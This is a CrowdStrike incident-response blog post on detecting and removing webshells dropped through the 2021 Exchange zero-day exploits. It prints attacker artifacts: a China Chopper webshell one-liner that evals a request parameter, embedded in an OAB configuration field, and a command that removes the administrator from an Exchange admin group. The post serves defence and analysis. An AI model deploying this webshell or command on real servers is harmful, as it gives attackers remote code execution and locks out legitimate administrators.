# How Falcon Complete Stops Microsoft Exchange Server Exploits

crowdstrike.com/blog/falcon-complete-stops-microsoft-exchange-server-zero-day-exploits

Falcon Complete Team

March 4, 2021

This week, Microsoft reported a rare cybersecurity event: an ongoing mass exploitation of Microsoft Exchange servers by an alleged state-sponsored adversary, driven through a variety of zero-day exploits. This kind of attack — a previously unknown threat from a highly sophisticated adversary — presents one of the most challenging situations a security team will encounter.

Just another routine day for the CrowdStrike Falcon Complete™ team.

In this blog, we describe how the Falcon Complete team acted as an extension of our customers' security teams to quickly detect and disrupt this sophisticated attack, which is still ongoing at the time of this blog publication. Along the way, we'll explore the critical role of collaboration among and within security teams. Joining the Falcon Complete team is the CrowdStrike Falcon OverWatch™ team of proactive threat hunters, who are imperative in providing early visibility into this new emerging threat, along with the CrowdStrike Intelligence team. Together, our threat experts were able to seamlessly detect, understand and react to this novel threat within minutes, ultimately stopping breaches.

## Campaign Overview

This campaign is scanning and automatically exploiting multiple zero-day vulnerabilities (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 and CVE-2021-27065) to drop an ASPX-based webshell onto vulnerable Microsoft Exchange servers. Where the webshell is dropped successfully, it is then being used in post-exploitation activity. This is seen to impact multiple Exchange versions including 2013, 2016 and 2019. In nearly all instances, the webshell dropped was observed to be a China Chopper-like webshell.

In the remainder of this report, you'll get unique insight into the processes and operations of a world-class security operations team dealing with a confounding threat. The Falcon Complete team provided a fast and effective response to the activity by quickly understanding the novel threat and potential (now confirmed) zero-day, identifying and isolating impacted systems, removing the associated webshells, and keeping impacted customers informed every step of the way.

## The Initial Detection

Starting Sunday, Feb. 28, the Falcon OverWatch team of threat hunters saw the first signs of a novel intrusion. They observed instances of an unknown attacker gaining unauthorized access to on-premises Microsoft Exchange application pools running on several hosts across multiple customer environments, and immediately commenced notifying affected organizations. The Falcon Complete team began deep investigation into the nature of the threat immediately.

The initial detection within the CrowdStrike Falcon® platform console showed a prevented suspicious command line that is consistent with behavior of common webshells. Further analysis revealed that this webshell was consistent with variants related to a China Chopper-like webshell, which has widespread prevalence due to its lightweight nature and low barrier of entry for threat actors.





Figure 1. Detection of w3wp process

Figure 1 above demonstrates how this infection chain appeared within the Falcon platform's Process Explorer. This process tree had two nodes of interest. First, OverWatch flagged the "W3WP.EXE" process as malicious due to an observed attempt to exploit the Exchange application pool named "MSExchangeOWAAppPool." Next, another command was executed that was prevented automatically by the Falcon agent because it contained characteristics often associated with an adversary performing reconnaissance.

The exploited application pool can be identified by reviewing the Execution Details from within the associated detection. This is shown below in Figure 2, where the application pool is highlighted from the malicious command running under the previously identified W3WP.EXE process. This command is not obviously malicious on its own, so further triage was conducted.



LOCAL PROCESS ID 9672

COMMAND LINE

```
c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangeOWAAppPool" -v "v4.0" -c "E:\Program Files\Microsoft\Exchange Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\.\pipe\iisipmf9573df1-af31-4818-a6ee-73b0b5c61b1b -h "C:\inetpub\temp\apppools\MSExchangeOWAAppPool\MSExchangeOWAAppPool.config" -w "" -m 0
```

FILE PATH \Device\HarddiskVolume2\Windows\System32\inetsrv\w3wp.exe


EXECUTABLE SHA256 a0a37fde4d8cd7385e819afa967bc525231c2f166c3…

GLOBAL PREVALENCE Common

LOCAL PREVALENCE Low

Figure 2. CMD under w3wp.exe

The activity was confirmed to be malicious as additional context was analyzed within the Execution Details for the CMD process. This malicious activity is shown below in Figure 3. The string patterns in this command, particularly those highlighted below, indicate that a webshell attempted to delete the administrator account from the “Exchange Organization administrators” group. It is unclear why they would execute this command, although it could simply be an indication their intent was to deny legitimate admins the capability to thwart their actions. Either way, the destructive activity was ultimately blocked by the Falcon agent.



LOCAL PROCESS ID 18364

COMMAND LINE

```
"cmd" /c cd /d "C:\\inetpub\\wwwroot\\aspnet_client
\\system_web"&net group "Exchange Organization ad
ministrators" administrator /del /domain&echo [S]&cd
&echo [E]
```

FILE PATH \Device\HarddiskVolume2\Windows\System32\cmd.exe

EXECUTABLE SHA256 935c1861df1f4018d698e8b65abfa02d7e9037d8f68…

Figure 3. Webshell command

The initial infection vector was still unknown at this point. Once we reviewed the detection information at hand and confirmed that the activity noted was malicious, the next step was to identify the full scope of this activity.

## Investigation With Endpoint Detection and Response Data

The Falcon agent provides a rich source of endpoint detection and response (EDR) telemetry that provides critical insights into the behavior of each endpoint. Our Endpoint Activity Monitor (EAM) application gives the Falcon Complete team and Falcon platform customers the ability to search this execution data in real time, and to quickly investigate and scope the extent of compromise.

For our Falcon Complete customers, we leverage the power of EAM to find the webshell files written to disk, speeding response time and saving them effort.

```
aid=<AID> event_simpleName=NewScriptWritten* TargetFileName=*.aspx
| table _time ComputerName event_simpleName TargetFileName
```


Figure 4. EAM Query to search for ASPX file writes

A lucrative initial pivot point for investigating intrusions involving webshells is a search to identify recent files written to disk with the ".ASPX" file extension. These files represent the webshells the threat actor has uploaded to the compromised host. Here, the team leveraged a simple command that searched for any "**NewScriptWritten**" events. Several files were identified by this broad query, however, it was ultimately determined that only the file under

“\inetpub\wwwroot\aspnet_client\system_web” directory was the malicious webshell. The target directories for these exploits vary. Additional paths observed are included in the IOC section below.

Falcon Complete has the capability to analyze these files via our Real Time Response tool in a terminal window, or they can be downloaded for further offline analysis. Once identified, we can drill down into these files for additional contextual information as shown in Figure 5 below.

The other files that were observed here with similar write times are actually related to an Exchange update and were benign.



```
{ [-]
   Agent IP: [redacted]
   ComputerName: [redacted]
   ConfigBuild: 1007.3.0013008.11
   ConfigStateHash_decimal: 2206732366
   ContextProcessId_decimal: 335450111208
   ContextThreadId_decimal: 218929502551186
   ContextTimeStamp_decimal: 1614652566.812
   DesiredAccess_decimal: 1180063
   EffectiveTransmissionClass_decimal: 3
   Entitlements_decimal: 15
   FileAttributes_decimal: 0
   FileIdentifier: 488a600b000000000000501f00000000b9f3020000005000
   FileName: taSEwv08.aspx
   FileObject_decimal: 18446691883969568496
   FilePath: \Device\HarddiskVolume2\inetpub\wwwroot\aspnet_client\system_web\
   Information_decimal: 2
   IrpFlags_decimal: 2180
   LocalAddressIP4: [redacted]
   MAC: [redacted]
   MajorFunction_decimal: 0
   MinorFunction_decimal: 0
   OperationFlags_decimal: 0
   Options_decimal: 37748832
   ProductType: 3
   ShareAccess_decimal: 0
   Status_decimal: 0
   TargetFileName: \Device\HarddiskVolume2\inetpub\wwwroot\aspnet_client\system_web\taSEwv08.aspx
   aid: [redacted]
   aip: [redacted]
   cid: [redacted]
   company: [redacted]
   eid: 632
   esize: 235
   event_err: false
   event_platform: Win
   event_simpleName: NewScriptWritten
   event_version: 7
   eventtype: eam
   host: localhost:8088
   id: 0a888d0c-7b00-11eb-84d4-02929007da15
   index: main
   name: NewScriptWrittenV7
   source: main
   sourcetype: NewScriptWrittenV7-v02
   tid: 2685184
   timestamp: 1614652567186
}
```

Figure 5. Additional EAM details

Once initial investigation was completed, Falcon Complete transitioned to containing and remediating the threat.

## Eradicating the Threat

When it comes to a highly sophisticated, never-before-seen, nation-state-backed attack, sometimes technology is not enough — that's why our analysts are always at the ready at every step of the kill chain. When the Falcon sensor detected the post-exploitation activity, Falcon Complete immediately began following our Critical Escalation Playbook to contact our customers. The impacted hosts were network contained, and we began calling our customers and following up with an email detailing the activity.


Part of the Falcon Complete team's initial recommended recovery actions was to patch this host with the most recent available updates. To allow hosts to be patched, the hosts were released from containment after coordinating with various customers; however, as this threat actor leveraged multiple zero-day exploits, no patch was available to mitigate all the issues, and the server from the above example was subsequently re-exploited. Despite the remaining vulnerabilities, with no effective patch mitigations, Falcon Complete prevented and contained this second attempt as well.

In this industry unexpected hurdles should be expected when responding to security events. One such hurdle presented itself due to the Falcon Complete team's ability to quickly and remotely network contain hosts in order to protect them from further activity and stop the actor in their tracks; in instances where a customer only had a single Exchange server network containing a host would cut off the customer from their email communication. Using our Critical Escalation SOPs with pre-agreed customer out-of-band communication paths we were quickly able to inform our customers of the events and continuously update them with further information and recommendations in a timely manner.

Using the Real Time Response capability of the Falcon agent, Falcon Complete connected to the impacted hosts to begin the collection and remediation of malicious artifacts.

Starting with the directory `C:\inetpub\wwwroot\aspnet_client\system_web\` location known from the "Change Directory" command in the initial detection, along with the matching directory from the NewScriptWritten EAM event, analysts began looking at files within that directory for potential webshells.


Across all of the hosts we found webshells with a naming pattern matching the regex string shown in Figure 6.



```
C:\inetpub\wwwroot\aspnet_client\system_web\[0-9a-zA-Z]{8}.aspx
```

Figure 6. Full file path with Regex string for webshell names


The contents of these files appeared to be Microsoft Exchange Server Offline Address Book (OAB) Configuration Files with a China Chopper shell in the External URL portion as seen below in Figure 7.



```
Name                             : OAB (Default Web Site)
PollInterval                     : 480
OfflineAddressBooks              :
RequireSSL                       : True
BasicAuthentication              : False
WindowsAuthentication            : True
OAuthAuthentication              : False
MetabasePath                     : IIS://[REDACTED]/W3SVC/1/ROOT/OAB
Path                             : C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags          :
ExtendedProtectionSPNList        :
AdminDisplayVersion              : Version 15.1 (Build 2044.4)
Server                           : [REDACTED]
InternalUrl                      : https://[REDACTED]/OAB
InternalAuthenticationMethods    : WindowsIntegrated
ExternalUrl                      : http://f/<script language="JScript"
runat="server">function
Page_Load(){eval(Request["NO9BxmCXw0JE"],"unsafe");}</script>
ExternalAuthenticationMethods    : WindowsIntegrated
AdminDisplayName                 :
ExchangeVersion                  : 0.10 (14.0.100.0)
DistinguishedName                : CN=OAB (Default Web
Site),CN=HTTP,CN=Protocols,CN=[REDACTED],CN=Servers,CN=Exchange
Administrative Group ([REDACTED),CN=Administrative
Groups,CN=[REDACTED],CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=[REDACTED],DC=com
Identity                         : [REDACTED]\OAB (Default Web Site)
Guid                             : [REDACTED]
ObjectCategory                   :
[REDACTED]/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass                      : top
